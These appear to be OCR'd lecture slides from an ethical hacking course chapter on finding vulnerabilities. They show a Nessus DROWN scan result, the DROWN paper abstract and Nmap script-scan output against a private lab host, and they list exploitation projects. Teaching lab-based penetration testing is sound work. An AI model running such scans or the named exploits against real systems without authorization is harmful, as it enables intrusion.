

CNIT 124: Advanced Ethical Hacking



Penetration Testing
A Hands-On Introduction to Hacking
Georgia Weidman
Foreword by Peter Van Eeckhoutte

Ch 6: Finding Vulnerabilities and Exploiting Domains

Topics



Proj 8: Nessus (15 pts.)
Proj 9: Nmap Scripts, Metasploit Scanner Modules, and Nikto (15 pts.)




Exploiting Domains

Proj 11x: Making a Domain Controller (20 pts. extra credit)
Proj 12x: Member Server and Group Policy (20 pts. extra credit)
Proj 16x: ETERNALROMANCE v. 2012 Member Server (20 pts. extra credit)
Proj 17x: Pivoting and Exploiting a Domain Controller (15 pts. extra credit)

Nessus

Nessus DROWN Scan



DROWN-Win / 172.16.1.191

‹ Back to Hosts

2 Vulnerabilities


□	Sev	Name	Family	Count
□	MEDIUM	SSL DROWN Attack Vulnerability (Decry…	Misc.	1
□	INFO	Nessus SYN scanner	Port scanners	13

Host Details


IP:	172.16.1.191
Start:	Today at 5:39 PM
End:	Today at 5:40 PM
Elapsed:	a minute
KB:	Download

Vulnerabilities

Nessus DROWN Scan



```
The remote host is affected by SSL DROWN and supports the following
vulnerable cipher suites :

  Low Strength Ciphers (<= 64-bit key)

    DES-CBC-MD5                  Kx=RSA          Au=RSA      Enc=DES-CBC(56)         Mac=MD5
    EXP-RC2-CBC-MD5              Kx=RSA(512)     Au=RSA      Enc=RC2-CBC(40)         Mac=MD5     export
    EXP-RC4-MD5                  Kx=RSA(512)     Au=RSA      Enc=RC4(40)             Mac=MD5     export

  High Strength Ciphers (>= 112-bit key)

    RC4-MD5                      Kx=RSA          Au=RSA      Enc=RC4(128)            Mac=MD5
```




Proceedings of the 25th USENIX Security Symposium, August 2016 **https://drownattack.com**

DROWN: Breaking TLS using SSLv2


Nimrod Aviram[1], Sebastian Schinzel[2], Juraj Somorovsky[3], Nadia Heninger[4], Maik Dankel[2], Jens Steube[5], Luke Valenta[4], David Adrian[6], J. Alex Halderman[6], Viktor Dukhovni[7], Emilia Käsper[8], Shaanan Cohney[4], Susanne Engels[3], Christof Paar[3] and Yuval Shavitt[1]

[1]Department of Electrical Engineering, Tel Aviv University
[2]Münster University of Applied Sciences
[3]Horst Görtz Institute for IT Security, Ruhr University Bochum
[4]University of Pennsylvania
[5]Hashcat Project
[6]University of Michigan
[7]Two Sigma/OpenSSL
[8]Google/OpenSSL




taking advantage of commonly supported export-grade ciphers. In order to decrypt one TLS session, the attacker must passively capture about 1,000 TLS sessions using RSA key exchange, make 40,000 SSLv2 connections to the victim server, and perform 2^{50} symmetric encryption operations. We successfully carried out this attack using an optimized GPU implementation and were able to decrypt a 2048-bit RSA ciphertext in less than 18 hours on a GPU cluster and less than 8 hours using Amazon EC2.

Nmap



```
root@kali:~# nmap -sC 172.16.1.191

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 17:22 EDT
Nmap scan report for 172.16.1.191
Host is up (0.0028s latency).
Not shown: 984 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 user     group           0 Jun  1 08:44 . [NSE: writeable]
|_drw-rw-rw-   1 user     group           0 Jun  1 08:44 .. [NSE: writeable]
|_ftp-bounce: no banner
25/tcp   open  smtp
| smtp-commands: WIN-JWBPPZSXEFV, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
```



```
80/tcp   open  http
| http-title:             XAMPP            1.7.2
|_Requested resource was http://172.16.1.191/xampp/splash.php
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
| http-title:             XAMPP            1.7.2
|_Requested resource was https://172.16.1.191/xampp/splash.php
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-04-15T22:04:42
|_Not valid after:  2019-04-13T22:04:42
|_ssl-date: 2017-09-28T21:22:53+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
```

Kahoot!

